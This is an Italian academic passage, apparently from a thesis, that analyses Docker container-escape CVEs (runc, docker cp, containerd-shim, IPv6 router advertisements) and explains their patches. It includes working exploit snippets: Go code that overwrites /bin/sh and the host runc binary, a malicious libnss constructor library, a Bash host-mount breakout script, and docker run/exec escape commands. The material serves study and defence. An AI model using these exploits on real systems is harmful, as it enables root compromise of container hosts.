


Figura 3.3: Il Docker Daemon delega la gestione del ciclo di vita a containerd e l'interfaccia con il *kernel* a runc

Limiti dei *bind mount*

Di default i *bind mount* hanno permessi di scrittura sui file dell'*host*. Uno degli effetti collaterali nell'utilizzo di un *bind mount* è la possibilità di cambiare il *filesystem* dell'*host* tramite l'esecuzione di processi in un *container* oppure tramite la modifica o la cancellazione di file di sistema, andando potenzialmente a compromettere i processi dell'*host*, fuori da Docker. Inoltre, i *bind mount* sono creati nell'*host* del *daemon* Docker e non nel *client* Docker. Impiegare un *daemon* remoto non consente ad un *bind mount* di accedere ai file del *client* nel *container*. Infine, i *bind mount* si basano sul *filesystem* della macchina *host*, che possiede una certa struttura delle sue cartelle e ciò significa che i *container* che sfruttano un *bind mount* potrebbero non funzionare se eseguiti su *host* con una struttura delle cartelle differente.

3.2 CVE note di Docker

Per CVE (*Common Vulnerabilities and Exposures*) ([9]) si intende un database standardizzato e di pubblico dominio, che elenca le vulnerabilità note di sistemi informatici, istituito dalla MITRE Corporation nel 1999.

3.2.1 CVE-2019-5736: *Container Escape* tramite *runc*

Nel febbraio del 2019 fu segnalata una vulnerabilità ([10]) in *runc* dai ricercatori Adam Iwaniuk e Borys Poplawski. La falla colpiva i *container* Docker in esecuzione con le impostazioni di default, grazie ai quali un utente malevolo poteva ottenere i privilegi di *root* sull'*host*. Successivamente, Aleksa Sarai, uno dei manutentori di *runC*, scoprì una debolezza simile negli *LXC*.

Per comprendere il meccanismo della vulnerabilità è necessario introdurre il *filesystem* *procfs*. Si tratta di un *filesystem* virtuale di Linux, creato in memoria dal *kernel*, che contiene informazioni sui processi in esecuzione, solitamente montato nella cartella */proc*. Ogni processo ha la sua cartella in *procfs*, identificata dal suo PID (ad esempio: *proc/1234*). All'interno è presente */proc/self*, un *link* simbolico alla cartella del processo attualmente in esecuzione. Riguardo alla vulnerabilità, due cartelle all'interno di *procfs* assumono rilevanza particolare:

- */proc/self/exe*: un link simbolico al file eseguibile del processo in esecuzione;
- */proc/self/id*: una cartella contenente i descrittori del file aperti dal processo;

La vulnerabilità consente ad un attaccante di sovrascrivere il binario *runc* dell'*host* e ottenere i privilegi di *root* sull'*host*. Ciò può avvenire in due casi:

- Creando un nuovo *container* usando un'immagine controllata dall'attaccante;
- Collegare un container già esistente in cui l'attaccante possieda permessi di scrittura;

Entrambi gli scenari richiedono che *runc* esegua un nuovo processo nel *container*. *Runc* deve eseguire, per entrambi i casi, un binario *user-defined* nel container, che in Docker corrisponde al momento in cui l'immagine di un nuovo container viene inizializzata o ad un argomento di *docker exec* quando connesso ad un container esistente. Quando il binario utente viene eseguito, deve essere già confinato nel container per evitare che comprometta l'*host*. Le restrizioni vengono stabilite da *runc* che esegue un sottoprocesso, *runc init*, auto-inserendosi nel container. Dopodiché *runc init* effettua una chiamata di sistema, *execve*, per sovrascriversi con il binario richiesto dall'utente.

Dinamica dell'exploit

Durante la fase di connessione ad un *container*, un attaccante può ingannare *runc* inducendolo ad eseguire sé stesso, rimpiazzando il binario *target* all'interno del *container* tramite uno script personalizzato che punti al binario di *runc*. Ad esempio, se il binario *target* fosse */bin/bash*, questo verrebbe sostituito con *#!/proc/self/exe* dove per *#!* si intende un carattere *shebang* che indica al sistema quale interprete utilizzare per eseguire lo script che lo segue. In questo modo, il *kernel* Linux caricherà l'interprete, invece dell'eseguibile.

A questo punto l'utente malevolo può tentare di sovrascrivere il binario originale di *runc* sull'*host*, ma viene normalmente fermato dal *kernel* che blocca le operazioni di scrittura su un processo in esecuzione. Per aggirare questo problema, lo script malevolo apre */proc/pid-di-runc/exe*

in sola lettura, creando un *file descriptor*, ad esempio presso `/proc/pid-attaccante/fd/3`. Lo script attende che `runc` termini l'esecuzione, dopodiché apre il *file descriptor* e sovrascrive il file sull'*host*. La volta successiva che `runc` verrà invocato dal *daemon* Docker (che viene eseguito con i privilegi di *root*), il codice malevolo dell'attaccante verrà eseguito con i massimi privilegi sull'*host*.

Esempio di *exploitation*

Di seguito un esempio di codice che sfrutta la vulnerabilità per sovrascrivere il binario, tramite uno script in Go (Listing 3.1) ([11]):

Listing 3.1: Snippet in linguaggio Go per la sostituzione del binario target con l'interprete.

```
1 // Sovrascrittura di /bin/sh con /proc/self/exe come interprete
2 fd, err := os.Create("/bin/sh")
3 if err != nil {
4     fmt.Println(err)
5     return
6 }
7 fmt.Fprintln(fd, "#!/proc/self/exe")
8 err = fd.Close()
9 if err != nil {
10     fmt.Println(err)
11     return
12 }
13 fmt.Println("[+]_Sovrascrittura_/bin/sh_avvenuta")
```

Come precedentemente illustrato, un tentativo diretto di sovrascrittura fallirebbe dal momento che il *kernel* non consente operazioni di scrittura mentre `runc` è in esecuzione. Per aggirare questo ostacolo, l'attaccante acquisisce innanzitutto un *file descriptor* (riferimento) al processo `runc` aprendo il percorso `/proc/[PID]/exe`.

A partire da questo primo riferimento, lo script ricava la gestione del file puntando al percorso virtuale `/proc/self/fd/[FILEDESCRIPTOR]`. Direttamente all'interno dello stesso processo, viene quindi avviato un *loop* continuo che tenta di aprire quest'ultimo percorso in modalità scrittura (`O_WRONLY`). L'obiettivo del *loop* è intercettare il momento esatto in cui `runc` termina l'esecuzione e il *kernel* rimuove il blocco di sicurezza. Quando ciò accade, l'operazione va a buon fine e il *payload* sovrascrive irreversibilmente l'eseguibile sull'*host*, come mostrato nel codice seguente 3.2:

Listing 3.2: Il ciclo (*busy loop*) utilizzato per bypassare la protezione del kernel e iniettare il payload.

```
1
2 var handleFd = -1
3 for handleFd == -1 {
4     handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os.O_WRONLY,
5         0777)
6     if int(handle.Fd()) > 0 {
7         handleFd = int(handle.Fd())
8     }
9 }
10 fmt.Println("[+]_Ottenuto_il_riferimento")
11 // Scrittura del binario di runc e sovrascrittura
12 for {
```

```

13     writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.
        O_WRONLY, 0777)
14     if int(writeHandle.Fd()) > 0 {
15         fmt.Println("[+] Successfully got write handle", writeHandle)
16         writeHandle.Write([]byte(payload))
17         return
18     }
19 }

```

Mitigazione

Le falle di **runc** e **LXC** sono state riparate con un approccio simile: la creazione di file temporanei in memoria. È stata fornita una *patch* a **runc** e **LXC** che prevede di creare una copia temporanea in memoria, anonima, del proprio binario quando inizializzano o si connettono ad un *container*. **Runc** esegue sé stesso da una sua copia temporanea. Di conseguenza, `/proc/pid-di-runc/exe` punterà esclusivamente al file temporaneo in memoria e non al binario di **runc** originale che non può essere raggiunto dall'interno del *container* ([12]).

3.2.2 CVE-2024-21626: *Container Escape* tramite **runc**: *file descriptor leak*

La vulnerabilità CVE-2024-21626 ([13], [14]) presente nella versione 1.1.11 di **runc**, era causata dall'esposizione involontaria di un *file descriptor*. Questo difetto poteva essere sfruttato da un attaccante configurando in un nuovo *container* una *working directory* che puntasse al *filesystem namespace* dell'*host*, uscendo dall'ambiente isolato tramite **chroot** e realizzando un *container escape*. Sono stati identificati tre vettori di attacco che consentivano di sovrascrivere i file binari dell'*host* in maniera semi-arbitraria ([15]):

- **Attacco 1 - Errata configurazione di `process.cwd`:** I *file descriptor* della versione 1.1.11 di **runc** rimanevano aperti durante l'esecuzione di **runc init**, incluso un *handle* per la *directory* `/sys/fs/cgroup` dell'*host*. Un attaccante poteva configurare il parametro **process.cwd** affinché puntasse a `/proc/self/fd/7/`. Il processo risultante con PID 1 nel *container*, avrebbe avuto una *working directory* nel *namespace* montato dell'*host*, permettendogli di accedere al *filesystem* della macchina ospitante. Il difetto risiedeva nel fatto che questa versione di **runc** non verificava se la *working directory* finale, dopo la chiamata di sistema **chdir**, fosse posizionata all'interno del *namespace* montato sul *container*.

Con un'immagine malevola, l'attaccante poteva ingannare un utente con privilegi di *root* ad inizializzare un *container* compromesso, consentendo ai file binari l'accesso completo al *filesystem* della macchina fisica.

- **Attacco 2: Evasione tramite **runc exec**:** I problemi riscontrati nell'attacco 1 si applicavano a **runc exec**. Se un processo malevolo all'interno del *container* era consapevole del fatto che un amministratore avrebbe richiamato **runc exec** con il parametro `-cwd` e un dato percorso, poteva sostituire quel percorso con un link simbolico di `/proc/self/fd/7/`. Quando il processo del *container* richiamava il suo eseguibile, le protezioni fornite da **PR_SET_DUMPABLE**, un argomento della chiamata di sistema **prctl()** che consente di far "scaricare" la memoria di un processo su disco, non venivano più applicate e l'attaccante poteva aprire `/proc/$exec_pid/cmd` ed ottenere l'accesso al *filesystem* dell'*host*.

Se un processo è impostato come **non-dumpable**, il kernel Linux impedisce a sé stesso e agli altri processi di poter guardare all'interno delle cartelle del processo, rendendo illegibili sia i *file descriptor* che *cwd*.

Poiché di default **runc exec** utilizza come *working directory* la *directory* radice (/) che non può essere sostituita da un link simbolico, questo attacco richiedeva specificatamente che l'utente venisse ingannato ad utilizzare il parametro **-cwd** per capire in quale percorso di trovava la *working directory* di destinazione.

- **Attacco 3a e 3b: Sovrascrittura dei binari dell'host tramite process.args:** Gli attacchi appena descritti possono essere adattati per sfruttare l'argomento **process.args**, forzando l'esecuzione di un binario dell'host all'interno del *container*. Come visto nella CVE-2019-5736, il descrittore **/proc/\$pid/exe** poteva essere sfruttato per sovrascrivere un eseguibile fisico, come **/bin/bash**. Nel momento in cui un utente con privilegi avesse lanciato quel binario sull'host, l'attaccante avrebbe ottenuto l'accesso completo alla macchina ospitante.

Esempio di *exploitation* (Attacco 1 e Attacco 2)

Per dimostrare l'impatto della vulnerabilità ([16]), è possibile analizzare l'output di un tentativo di intrusione reale. Nel caso del primo vettore d'attacco (**Attacco 1**), l'attaccante prepara un'immagine malevola impostando la direttiva **WORKDIR** in modo che punti a un *file descriptor* esposto (ad esempio **/proc/self/fd/7/**).

Durante l'esecuzione (Listing 3.3), il demone tenta di risolvere i *file descriptor*. A causa della natura asincrona delle operazioni di sistema (o di un disallineamento nell'ordine dei *file descriptor*), i primi tentativi potrebbero fallire. Tuttavia, riprovando l'esecuzione, l'operazione va a buon fine.

Listing 3.3: Innesco dell'Attacco 1 tramite **docker run** e conseguente *container escape*.

```
1 # Esecuzione fallita: ordine dei file descriptor errato
2 $ docker run --rm -ti test
3 docker: Error response from daemon: failed to create task for container: failed to create shim
   task: OCI runtime create failed: runc create failed: unable to start container process:
   error during container init: mkdir /proc/self/fd/7/: no such file or directory: unknown.
4 [...SNIP...]
5
6 # Esecuzione riuscita: i file descriptor sono caricati nell'ordine corretto
7 $ docker run --rm -ti test
8 shell-init: error retrieving current directory: getcwd: cannot access parent directories: No
   such file or directory
9 root@3018e221cb3a:~#
```

Come si evince dall'output, il sistema restituisce l'errore **error retrieving current directory: getcwd**. Questo messaggio conferma il successo dell'attacco: la chiamata di sistema **getcwd** fallisce proprio perché la *current working directory* del processo si trova fisicamente al di fuori del *namespace* isolato del *container*.

Per verificare l'effettiva compromissione, l'attaccante può navigare a ritroso nelle cartelle (*Directory Traversal*) spostandosi nelle cartelle genitore per rivelare il *filesystem* dell'host, all'interno del quale era stato precedentemente creato un file di verifica denominato **test-host-file** (Listing 3.4).

Listing 3.4: Verifica dell'accesso al filesystem dell'host tramite Directory Traversal.

```

1 # Il comando ls / mostra le cartelle del container isolato
2 root@3018e221cb3a:~# ls /
3 bin dev home lib32 libx32 mnt proc run srv tmp var boot etc lib lib64 media opt root sbin sys
  usr
4
5 # Spostandosi all'indietro, si ottiene accesso alla root dell'host (visibile dal file test-host
  -file)
6 root@3018e221cb3a:~# ls ../../../../../../
7 job-working-directory: error retrieving current directory: getcwd: cannot access parent
  directories: No such file or directory
8 bin dev home lib64 mnt proc run srv test-host-file usr var boot etc lib lost+found opt root
  sbin sys tmp

```

Un secondo metodo per sfruttare la medesima vulnerabilità (**Attacco 2**) consiste nell'iniettare un nuovo processo all'interno di un *container* preesistente. Utilizzando il comando `docker exec` e passando il flag `-w` (*working directory*), si invoca indirettamente `runc` con gli stessi requisiti malevoli. Il codice 3.5 illustra come, iterando su diversi *file descriptor* (ad esempio 7 o 8), l'attaccante riesca a forzare l'ingresso nel *namespace* dell'host.

Listing 3.5: Innesco dell'Attacco 2 tramite `docker exec` su un container in esecuzione.

```

1 # Si crea un container legittimo in background (senza manipolazioni)
2 $ docker run --rm -d skybound/net-utils sleep infinity
3 bc745f35f09e2d0322b31ad5a478d107c494a8c42fdf242f3c9f73822c3531e0
4
5 # Primo tentativo di exec fallito (fd 7 non valido)
6 $ docker exec -ti -w /proc/self/fd/7 bc745f3 bash
7 OCI runtime exec failed: exec failed: unable to start container process: chdir to cwd ("/proc/
  self/fd/7") set in config.json failed: not a directory: unknown...
8 [...SNIP...]
9
10 # Secondo tentativo con file descriptor differente (fd 8)
11 $ docker exec -ti -w /proc/self/fd/8 bc745f3 bash
12 shell-init: error retrieving current directory: getcwd: cannot access parent directories: No
  such file or directory
13 root@bc745f35f09e:~#

```

Patch e mitigazioni

La versione 1.1.12 di `runc` ha risolto il problema includendo quattro correzioni:

- **Verifica della *working directory*:** viene ora controllato che la *current working directory* sia realmente all'interno del *container* verificando se la funzione `os.Getwd` restituisca l'errore `ENOENT` (indica l'esistenza della *directory* nell'ambiente isolato). Questa mitigazione impedisce a `runc` di eseguire un *container* che non si trova nel *filesystem* previsto;
- **Chiusura forzata dei *file descriptor*:** adesso tutti *file descriptor* di `runc` vengono chiusi nel passaggio finale di `runc init`, prima che venga eseguito `execve`. Questa operazione assicura che i descrittori non vengano utilizzati come argomenti di `execve`;
- **Correzioni delle esposizioni dei *file descriptor*:** la cartella `/sys/fs/cgroup` è stata contrassegnata con il flag `O_CLOEXEC`. Questo garantisce la sua immediata chiusura subito dopo aver inizializzato il *container* ed impedire ad eventuali attaccanti di navigarci dentro. Questa *patch* è stata applicata anche alle versioni precedenti;
- **Protezione globale:** per prevenire future esposizioni sono stati marcati tutti i descrittori, eccetto quelli standard di `stdio`, con `O_CLOEXEC`, prima di lanciare `runc init`.

3.2.3 CVE-2019-14271: *Container Escape* tramite docker cp

Nella versione 19.03 di Docker ([17]) un difetto nell'implementazione del comando `cp` rendeva possibile effettuare un *container escape* completo. La vulnerabilità poteva essere innescata in due scenari ([18]):

- utilizzando un *container* già compromesso;
- quando l'utente eseguiva un'immagine malevola proveniente da una fonte non sicura.

Se un utente con privilegi amministrativi eseguiva il comando `cp` per estrarre file dal *container* infetto, l'attaccante poteva evadere dall'ambiente isolato e ottenere il controllo totale della *directory root* dell'*host* e di tutti gli altri *container* in esecuzione su di esso. La falla fu etichettata come critica e successivamente risolta nella versione 19.03.1.

Il comando `docker cp` permette di copiare i file da e verso un *container* e anche tra più *container*. La sintassi è analoga a quella del comando `cp` di Unix. Ad esempio, per copiare `/var/logs` da un *container*, la sintassi è la seguente:

```
docker cp nome_container: /var/logs /percorso/di/host
```

Per eseguire l'operazione di copia Docker sfrutta un processo *helper* denominato `docker-tar`. Quest'ultimo opera effettuando un `chroot` all'interno del *container*, archivia i file e le *directory* richieste al suo interno e passando poi il file `.tar` risultante al demone Docker, il quale si occupa di scompattarlo nella *directory* di destinazione sull'*host*.

L'utilizzo del `chroot` è un'implementazione difensiva volta a mitigare gli attacchi tramite *link* simbolici (*symlink*), che possono verificarsi quando un processo dell'*host* tenta di accedere ai file di un *container*. Se uno di file richiesti fosse un link simbolico malevolo, potrebbe essere inavvertitamente risolto dal demone a partire dalla *root* dell'*host*, permettendo ad un attaccante di ingannare `docker cp` inducendolo a leggere e sovrascrivere file sensibili all'interno del sistema ospitante.

È proprio questo meccanismo di difesa ad innescare la vulnerabilità: Docker è scritto in Golang e la versione 19.03 fu compilata con Go 1.11. Questa specifica versione del compilatore prevedeva l'utilizzo di alcuni pacchetti contenenti codice C, come `net` e `os/user`, che richiedevano il caricamento dinamico delle librerie esterne durante l'esecuzione. Specificatamente `docker-tar` necessitava di caricare le librerie del *Name Service Switch* (`libnss_*.so`). Normalmente, le librerie dovrebbero essere caricate dal *filesystem* dell'*host*, ma poiché `docker-tar` esegue un `chroot` per isolarsi nel *container*, prima di richiamare quelle funzioni, il processo finisce per caricare le librerie dal *file system* del *container*, cioè `docker-tar` carica ed esegue codice originato e controllato dall'ambiente isolato.

In realtà `docker-tar` non è confinato e viene eseguito nel *namespace* dell'*host* e possiede tutte le *capability* dell'utente (*root*) e non è vincolato né dai *cgroup*, né da *seccomp*. Di conseguenza, iniettare codice malevolo in `docker-tar` (tramite le finte librerie), equivale a garantire ad un attaccante l'accesso completo con privilegi di *root* all'*host*. Lo scenario d'attacco si concretizza quando un utente Docker copia alcuni file da:

- Un *container* avviato da un'immagine manipolata con librerie `libnss_*.so` malevoli;
- Un *container* originariamente sicuro e successivamente compromesso in cui un attaccante è riuscito a sostituire le librerie legittime.

In entrambi i casi, una volta eseguito `docker cp`, il codice dell'attaccante viene eseguito con i privilegi massimi.

Esempio di *exploitation* tramite libreria malevola

Il seguente scenario d'attacco si basa sulla creazione di una libreria condivisa contraffatta, nello specifico `libnss_files.so.2` ([18]). All'interno del codice sorgente malevolo viene definita una funzione `run_at_link()`, marcata con un attributo speciale del compilatore (**constructor**) affinché venga eseguita automaticamente durante l'inizializzazione della libreria, ovvero nel momento esatto in cui il processo `docker-tar` tenta di caricarla in memoria. Il codice seguente (Listing 3.6) mostra una versione semplificata di questa logica:

Listing 3.6: Snippet in linguaggio C della libreria malevola `libnss_files.so.2`.

```
1  #include <unistd.h>
2  #include <stdio.h>
3  #include <sys/wait.h>
4  #include <string.h>
5  #include <stdbool.h>
6
7  #define ORIGINAL_LIBNSS "/original_libnss_files.so.2"
8  #define LIBNSS_PATH "/lib/x86_64-linux-gnu/libnss_files.so.2"
9
10 bool is_privileged();
11
12 __attribute__((constructor)) void run_at_link(void) {
13     char * argv_break[2];
14     if (!is_privileged())
15         return;
16
17     rename(ORIGINAL_LIBNSS, LIBNSS_PATH);
18     // fprintf(log_fp, "switched back to the original libnss_file.so");
19
20     if (!fork()) {
21         // Processo figlio: avvia lo script di breakout
22         argv_break[0] = strdup("/breakout");
23         argv_break[1] = NULL;
24         execve("/breakout", argv_break, NULL);
25     } else {
26         wait(NULL); // Il processo padre attende il figlio
27     }
28     return;
29 }
30
31 bool is_privileged() {
32     FILE * proc_file = fopen("/proc/self/exe", "r");
33     if (proc_file != NULL) {
34         fclose(proc_file);
35         return false; // /proc esiste e puo' essere aperto: non siamo docker-tar
36     }
37     return true; // Siamo nel contesto di docker-tar (chroot senza procfs montato)
38 }
```

Come si evince dal codice (Listing 3.6), la funzione verifica innanzitutto se il processo corrente possiede privilegi elevati richiamando `is_privileged()`. Tale controllo si basa sul tentativo di aprire `/proc/self/exe`: poiché `docker-tar` effettua il `chroot` all'interno del *container* senza però montare il *filesystem* `procfs`, la cartella `/proc` risulterà di fatto vuota o inaccessibile. Questa anomalia conferma all'attaccante che l'esecuzione sta avvenendo all'interno del processo vulnerabile.

Superato il controllo, la libreria ripristina il file originale per nascondere le proprie tracce e genera un processo figlio (*fork*) per lanciare un eseguibile aggiuntivo posizionato in `/breakout`. Questa tecnica permette di delegare la fase finale dell'attacco (*container escape*) a un più semplice *script* Bash (Listing 3.7), evitando di dover scrivere l'intero *exploit* in linguaggio C.

L'obiettivo dello *script* è sfruttare il fatto che **docker-tar** operi ancora nel *PID namespace* dell'*host*. Montando il *filesystem* virtuale **procfs** sull'omonima cartella del *container*, l'attaccante ottiene piena visibilità sui processi della macchina fisica. Da qui, è sufficiente navigare nella cartella radice del processo di *init* dell'*host* (**/proc/1/root**) e montarla in *bind mount* all'interno del *container* in **/host_fs**, garantendosi un accesso completo all'intero sistema ospitante.

Listing 3.7: Lo script Bash (**/breakout**) che effettua il mount del *filesystem* dell'*host*.

```
1  #!/bin/bash
2
3  # Pulizia e preparazione della cartella di destinazione
4  umount /host_fs && rm -rf /host_fs
5  mkdir /host_fs
6
7  # Montaggio del procfs dell'host sopra la cartella /proc del container
8  mount -t proc none /proc
9
10 # Spostamento all'interno della root del processo 1 (init) dell'host
11 cd /proc/1/root
12
13 # Bind mount della root dell'host all'interno del container
14 mount --bind . /host_fs
15
16 echo "Hello from within the container!" > /host_fs/evil
```

Risoluzione del problema e *patch*

Il problema è stato risolto modificando il comportamento di inizializzazione di **docker-tar**. Con la versione 19.03.1 è stata introdotta una *patch* all'interno della funzione *init* dell'*helper*, forzando la chiamata preventiva a funzioni innocue appartenenti ai pacchetti Go “a rischio” (che generano le dipendenze di C).

La soluzione assicura che **docker-tar** carichi dinamicamente tutte le librerie **libnss** necessarie prima di effettuare il **chroot** nel *container*. Di conseguenza, le librerie vengono prelevate in modo sicuro dal *filesystem* dell'*host*, neutralizzando il vettore d'attacco e rendendo inoffensive eventuali librerie contraffatte presenti nel *container*.

3.2.4 CVE-2020-15257: *Container Escape* tramite l'esposizione dell'API di `containerd-shim` ai *container* della rete *host*

Questa vulnerabilità, scoperta nel 2020, colpiva il processo `containerd`, nelle versioni precedenti alla 1.3.9 e alla 1.4.3. Il difetto si manifestava quando un *container* veniva eseguito condividendo il *namespace* di rete della macchina fisica: in questo scenario l'API del processo intermedio `containerd-shim` veniva esposta e resa accessibile dall'interno dell'ambiente confinato. Il problema risiedeva principalmente nel meccanismo di controllo dell'accesso al *socket*, in quanto il processo `containerd-shim` si limitava a verificare che l'entità richiedente la connessione possedesse UID 0, senza controllare da quale *namespace* provenisse la richiesta. Dal momento che la maggior parte dei *container* esegue di *default* i propri processi interni come `root`, un attaccante operante nel *container* poteva facilmente soddisfare questo requisito. Ottenuto l'accesso diretto all'API del `containerd-shim`, l'attaccante acquisiva la capacità di eseguire nuovi processi con i massimi privilegi dell'*host*, riuscendo ad effettuare una *container escape* ([19]).

Exploitation della CVE-2020-15257 (PoC)

Analizzando il *Proof of Concept* realizzato dai ricercatori di sicurezza di NCC Group è possibile dimostrare come sfruttare questa falla. Utilizzando il tool `abstractshimmer` scritto in Go, è possibile automatizzare la ricerca e l'interazione con le API di `containerd-shim` aggirando i limiti del *container*. Il modello di minaccia presuppone che l'attaccante abbia a disposizione un *container* avviato con la condivisione del *namespace* di rete e con un utente `root` all'interno. Il codice seguente illustra le fasi di preparazione, innesco e verifica dell'attacco:

Listing 3.8: Esecuzione del PoC `abstractshimmer` per innescare la CVE-2020-15257.

```
1 # 1. Compilazione dell'immagine Docker contenente il payload malevolo
2 $ docker build -t abstractshimmer .
3
4 # 2. Esecuzione del container vulnerabile (con condivisione della rete host)
5 $ docker run --rm -d --network host abstractshimmer | xargs docker logs -f
6
7 # 3. Verifica della compromissione (comandi eseguiti sul terminale dell'host)
8 # L'attaccante e' riuscito a forzare il shim a scrivere file sul filesystem fisico
9 $ cat /tmp/shimmer.out
10 $ cat /tmp/shimmer.binary
```

Quando il *container* malevolo viene avviato, il codice al suo interno ispeziona il file di sistema (`/proc/net/unix` alla ricerca dei *socket* Unix astratti esposti dal processo `containerd-shim` dell'*host*. Avendo ereditato il *namespace* di rete, il tool individua il bersaglio e instaura una connessione gRPC (*Remote Procedure Call*). Sfruttando la vulnerabilità del controllo degli accessi l'eseguibile impersona il demone legittimo di Docker e invia richieste API autorizzate. Il *payload* impone al *shim* (operante sull'*host* con privilegi massimi) di estrarre un file binario dall'interno del *container* e salvarlo fisicamente sulla macchina ospitante nel percorso `/tmp/shimmer.binary`. Successivamente, ordina l'esecuzione di comandi di sistema, deviandone l'output testuale nel file `tmp/shimmer.out`. La presenza e la corretta lettura (riga 9 e 10) di questi file direttamente dal terminale dell'*host* certificano l'avvenuta compromissione del sistema e il *container escape* ([20]).

Contromisure

Il sistema risulta vulnerabile se viene concessa ad un utente non fidato la possibilità di avviare un *container* condividendo il *namespace* di rete dell'*host* e operando con UID 0. In assenza di queste due condizioni concomitanti, l'attacco non può essere perpetrato. Nel caso in cui fosse necessario mantenere in esecuzione *container* con configurazioni vulnerabili, è possibile mitigare la falla a livello di *kernel* tramite AppArmor. Nello specifico, è possibile negare globalmente l'accesso ai *socket* Unix astratti aggiungendo la direttiva `deny unix addr=@**` all'interno del profilo di sicurezza. In ottica preventiva gli stessi manutentori di `containerd` raccomandano di non condividere mai i *namespace* dell'*host* con gli ambienti confinati. Una *best practice* fondamentale è quella di applicare il privilegio minimo, utilizzando un UID diverso da 0 e mantenendo l'isolamento dei *namespace*. Ridurre i meccanismi di isolamento, incrementa inevitabilmente i privilegi effettivi di un'applicazione, esponendo l'infrastruttura a rischi architetturali indipendentemente dal *runtime* utilizzato ([21]).

3.2.5 CVE-2020-13401: vulnerabilità di rete e traffico IPv6

Nel 2020 fu resa nota una vulnerabilità che andava a colpire l'infrastruttura di rete di un *container* Docker ([22]). Specificatamente, la falla esponeva l'*host* e gli altri *container* in una stessa rete virtuale, ad attacchi di tipo *Man-in-the-Middle* (*MitM*).

Un *container compromesso* poteva generare e inviare pacchetti contraffatti di tipo *Router Advertisement* (RA) IPv6 all'interno della rete locale. Questa azione forza l'*host* a riconfigurare le proprie tabelle di *routing* reindirizzando tutto o parte del traffico IPv6 verso il *container* controllato dall'attaccante. Il pericolo era particolarmente presente anche in quelle reti non esplicitamente configurate per l'utilizzo di IPv6. Infatti qualora la risoluzione del DNS avesse restituito i record A (IPv4) e AAAA (IPv6), molte librerie HTTP standard avrebbero tentato di connettersi prima tramite IPv6 per poi tentare l'IPv4. Questo meccanismo, detto di *fallback*, forniva all'attaccante la finestra temporale per intercettare le richieste e rispondere con servizi contraffatti, prima ancora che il sistema legittimo potesse tentare una connessione IPv4. Questo vettore di attacco risultava particolarmente critico in ambienti complessi come Kubernetes, dove l'architettura di rete condivisa rischiava di amplificare l'impatto di un singolo *endpoint* compromesso su tutto il *cluster*. In particolare, le configurazioni di sicurezza predefinite (*default security context*) di Kubernetes avviano i carichi di lavoro (*workload*) assegnando ai *container* un set di *capability* del *kernel* che include per impostazione predefinita `CAP_NET_RAW`. Di conseguenza, un attaccante in grado di creare o compromettere un *container* dotato di tale *capability* ottiene i privilegi necessari per forgiare pacchetti di rete a basso livello. Questa condizione gli consente di orchestrare l'attacco e intercettare sia il traffico degli altri *container* residenti sul medesimo nodo, sia quello dell'*host* stesso ([23]).

Mitigazione della falla

Dall'analisi della vulnerabilità emerge che l'attacco si fonda su due debolezze strutturali ([24]):

1. la presenza di *default* della *capability* `CAP_NET_RAW` nei *container*;
